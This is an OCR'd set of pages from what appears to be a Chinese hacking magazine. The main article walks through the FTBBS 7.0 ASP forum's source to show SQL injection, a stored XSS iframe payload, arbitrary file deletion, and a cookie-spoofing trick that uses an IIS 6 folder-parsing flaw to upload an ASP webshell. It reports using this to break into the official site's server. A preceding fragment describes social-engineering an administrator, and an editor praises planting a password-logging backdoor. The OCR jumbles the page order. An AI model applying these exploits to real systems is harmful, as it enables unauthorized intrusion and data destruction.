


图8

这个邮箱是支付宝的邮箱，没有qq密保资料，只有些做网站的客户咨询问题，以及一些公司要求建设网站的合同。从这里情况看，我们大致知道这个人是做什么的，应该不是什么XXXXX。然后，我就加了那个管理员qq，第一句话就报出了他真名，他吓一跳并询问怎么知道他真名的，就这样认识上了，这篇渗透的社工初探到这里就结束了。


三、总结

文章中讲到的提权方法是很平常的，当我们提权时，能弄到管理员口令是最好的方法，一般管理员不会立刻修改口令，我们应该利用管理员管理服务器的方法对服务器进行管理。我这里没有使用木马，怕杀软报警，管理员会引起怀疑。文章中的工具和

新洞练练看

从找漏洞到入侵FTBBS官网外加渗透一条龙

■sniperhg [0.S.T]



小天编栏首

最近一段时间经济形势很严峻，不晓得各位感觉到了么？看看国内股市、楼市持续低迷，周边股市的一度跌停、停牌，美国金融海啸的威力实在是巨大无比。雷曼兄弟破产，AIG被收购，房利美和房地美国有化，几大投行面临前所未有的危机，美国政府的8000亿救市资金相对其分析家预测的82万亿的资金缺口，真可谓是杯水车薪。

新一轮的金融风暴不可避免，中国也无法独善其身，制造业等都面临生死关口，请各位提前做好准备，"冬天"真的来临了。

从本文可以学到：

1、FTBBS 漏洞分析

2、漏洞的利用及权限获得

估计我是跟FTBBS过不去，每当它更新后我都要去看一番，不管是PHP版的还是ASP版。这次ASP版更新到了7.0，我下载回来看了看，找了点"小"漏子，还"一不小心"拿下了官网的服务器。

一、先读代码

漏洞很多！注入、跨站、删除任意文件，至于我是怎么拿下SHELL再进一步拿下服务器的，这属于重头戏，后面再详细说明，前面我们先热热身，看看注入和跨站这些漏子，这里我都挑一、两处说说。

1、注入

刚下了代码的时候我粗略的看过一遍，发现以前的注入点基本也都用了 **int** 函数来防止，但是总有漏网之鱼，请看smsbbs.asp文件里的如下代码：

```
postuserid=request.QueryString("postuserid")
sql="select clubuser_id,clubuser_name from "&ft&"clubuser where clubuser_id="&postuserid
set rsx=server.createobject("adodb.recordset")
rsx.open sql,conn,3,1
postuser=rsx("clubuser_name")
rsx.close
```




图1 and 1=1

request.QueryString 接收参数后带入SQL查询，图1和图2是 **and 1=1** 和 **and 1=2** 时返回的截图，拿上工具去跑吧。

再看看home.asp文件的部分代码：

```
userid=request.QueryString("userid")
....省略....
sql="select "&ft&"ftblog.id,"&ft&"ftblog.blogtitle,"&ft&"ftblog.blogtypeid,"&ft&"ftblog.xinqin,"&ft&"ftblog_type.blogtype,"&ft&"ftblog.blogcontent,"&ft&"ftblog.writedate,"&ft&"ftblog.blogplnum,"&ft&"ftblog.hits from "&ft&"ftblog,"&ft&"ftblog_type where "&ft&"ftblog.blogtypeid="&ft&"ftblog_type.id and "&ft&"ftblog.sign=0 and "&ft&"ftblog.blogqs=0 and "&ft&"ftblog.userid="&userid&" and "&ft&"ftblog_type.blogphoto=0 order by "&ft&"ftblog.blogtop desc,"&ft&"ftblog.blogtj desc,"&ft&"ftblog.id desc"
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,3,1
if not rs.eof then
....省略....
```

同样，**userid** 没过滤带入了SQL。

2、跨站

BLOG日志添加文件blogcenter_add.asp部分代码如下：

```
/////  接收数据 /////
blogtitle=Checkstr(htmlencode2(request.form("blogtitle")))
blogqs=request.form("blogqs")
blogtypeid=request.form("blogtypeid")
xinqin=request.form("DiaryHeart")
writedate=request.form("writedate")
remenu=Checkstr(trim(request.form("remenu")))
blogtag=Checkstr(request.form("blogtag"))
bbstag=request.form("bbstag")
....省略大部分代码....
/////  放入数据库 /////
str="insert into "&ft&"ftblog(blogtitle,blogcontent,blogtypeid,blogqs,writedate,xinqin,userip,blogtag,userid,plqs,bloghtmfile) values('"&blogtitle&"','"&remenu&"','"&blogtypeid&"','"&blogqs&"','"&writedate&"','"&xinqin&"','"&userip&"','"&blogtag&"','"&userid&"','"&plqs&"','"&bloghtmfile&"')"
conn.execute(str)
str="update "&ft&"ftblog_type set totalnum=totalnum+1 where id="&blogtypeid&" and userid="&userid&""
conn.execute(str)
```

我们看到 **bbstag** 是没有过滤就直接放入数据库了，构造TAG为 **"><iframe src=http://www.baidu.com></iframe><"**，效果如图3。

3、任意文件删除




图2 and 1=2

记得在2008年7月的杂志上我分析过PHP版有这个问题，没想到ASP版同样存在，请看flag_photo.asp部分代码：

```
userid=getcookie("clubuser_id")
pic=request.QueryString("pic")
flag=request.QueryString("flag")
id=request.
```

相关资料我会打包，有什么不明白的地方可以到《黑客手册》的的论坛给我留言，我ID号是rabbitsafe。

编辑点评：

正所谓"不打不相识"，作者很细心，想来也是渗透经验比较丰富了，没有打扰到管理员，而是放一个记录管理员口令的后门！管理员也挺会唬人的，呵呵，谁胜谁负，大家看完文章就明白了。

```
QueryString("id")
        photo_name=request.QueryString("photo_name")
        picfilename=pic
      'numfilename=split(split(pic,"_")(1),".")(0)
        Random=Int((1000 - 100 + 1) * Rnd + 100)
        fileext=split(pic,".")(1)
        userimg=userid&Random&"."&fileext
        xpicfilename="userheadimg/"&userimg
        if flag=1 then
          sql="delete from "&ft&"ftbbs_upload where id="&id
          conn.execute sql
          sql="update "&ft&"ftblog_type set totalnum=totalnum-1 where
blogtype='"&photo_name&"' and totalnum>0 and userid="&userid
          conn.execute sql
          '删除图片
          if request("bbs_blog_type")=2 then
          MypicFile = pic
          DelFile MypicFile,fso
          end if
```

关键代码 **pic=request.QueryString("pic"), MypicFile = pic, DelFile MypicFile,fso** 这三句，首先pic没有过滤，然后pic的值赋值给MypicFile，删除MypicFile。下面进行演示，大家可以先对比下图4、图5。




图3　跨站效果

我们构造的参数是 **pic=20088/20089193338_782.gif& flag=1&bbs_blog_type=2**，只要满足这个条件，任意修改pic的值就可以删除任意文件了，删除后的效果如图5。




图4　删除前




图5　删除后

4、重头戏——cookie欺骗+IIS6.0缺陷=直接上传shell

个人认为全篇比较有技术含量的动作也就是这个了，一直没注意FTBBS的上传是否有问题，今天好好看了下，还真是不看不知道，一看吓一跳！什么注入、跨站，这些都拿不到SHELL，今天我们可以直接上传得到SHELL！快来看up_photo_act文件的部分代码：

```
  userid=getcookie("clubuser_id") ////从COOKIE里读取我们的clubuser_id
  call FTBBS_HTML_MB(ft)
  url=Application("FTBBSMB")(10,0)
  upfiletype=Application("FTBBSMB")(12,0)
  upfilesize=Application("FTBBSMB")(13,0)
  upfiletype=RegExReplace(upfiletype,"(asp)","rar")
  upfiletype=RegExReplace(upfiletype,"(asa)","rar")
  upfiletype=RegExReplace(upfiletype,"(cdx)","rar")
  upfiletype=RegExReplace(upfiletype,"(cer)","rar")
  if Application("FTBBSMB")(7,0)="M" then
   inFolder=year(date())&month(date())
  else
   inFolder=year(date())&month(date())&day(date())
  end if
  call makefolder(inFolder,fso)
    myFolder = inFolder&"/"&userid  /////文件夹的名字我们可以定义
    call makefolder(myFolder,fso)/////这是最重要的环节<<<<生成文件
夹>>>>
    ........省略........
    formPath=inFolder&"/"&userid/////保存路径也是我们可以定义的
    if right(formPath,1)<>"/" then formPath=formPath&"/"
    if upload.isErr then
       select case upload.isErr
       case 1
    Response.Write "<font color=red>上传文件不能为空</font>"
       case 2
          Response.Write "系统限制上传文件大小在<font color=red>
"&upfilesize&"</font>字节以下."
       end select
    else
       for each formName in upload.file '列出所有上传了的文件
         set oFile=upload.file(formname)
         filesize=oFile.FileSize '取得文件大小
         vfname = makefilename(now())
         Randomize
         Random=Int((1000 - 100 + 1) * Rnd + 100)
         vfname=vfname&"_"&Random
         FileExt=oFile.FileExt '取文件扩展名
         fname = formPath&vfname & "." & FileExt
         todbpath=vfname & "." & FileExt
       SavePathFileName = Server.MapPath(fname)
       upload.SaveToFile formName,SavePathFileName '保存文件
```

如果我们修改COOKIE，使我们的clubuser_id=s.asp，这样就会生成一个/年月/s.asp/形式的文件夹。如果我们上传的是一个JPG后缀的ASP小马，那不就可以得到一个SHELL了？当然前提是服务器是IIS 6.0，也就是WINDOWS 2K3。这次我们遇到的装有FTBBS的服务器正好是2003，这样就给了我可乘之机。

二、获取SHELL之路

首先我们要获取当前的COOKIE，这里我用啊D注入工具带的那个浏览器，可以读取COOKIE，也可以修改。打开上传页面，读取到的COOKIE如下：

```
Cookie: ASPSESSIONIDQQDDSSRC=NANECEAAPCMOFFGIFJMJCAMK; bz=0;
AJSTAT_ok_times=3; bbsuser=bugtest; bokeer=1; payuser=0; bbsadmin=0;
clubuser%5Fpassword=55a57a52a50a98a53a52a50a53a51a50a53a53a57a51a49;
name=bugtest; clubuser%5Fid=0kee.asp; AJSTAT_ok_pages=9; ftbbstype=0;
STYLESHOW=0
                                       修改这里
```

图6　修改cookie

```
AJSTAT_ok_times=3; bbsuser=bugtest; bokeer=1; payuser=0; bbsadmin=0;
clubuser%5Fpassword=55a57a52a50a98a53a 52a50a53a51a50a53a53a57a51a49;
name=bugtest; clubuser%5Fid=4209; AJSTAT_ok_pages=9; ftbbstype=0;
STYLESHOW=0; ASPSESSIONIDQQDDSSRC= GGOFCEAABKLGGOAKHMPGCONI
```

我们修改其中 **clubuser%5Fid=4209** 为 **clubuser%5Fid=0kee.asp**，如图6。

然后使用WE监听啊D的进程，因为等会要知道我们的文件上传到服务器上是叫什么名字。选择一个JPG后缀的马儿上传，漫长的等待后WE总算是返回了数据。因为啊D浏览页面的时候会自动检测注入点，所以里面掺杂着一些无用数据，最后看到一条数据，如图7。

访问一下，成功

```
GET /up_photo.asp?success=Y&pic=20089/0kee.asp/20089[?]54719_317.jpg HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-silverlight, */
Referer: http://www.ftbbs.cn/up_photo.asp
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
```

图7　监控数据包

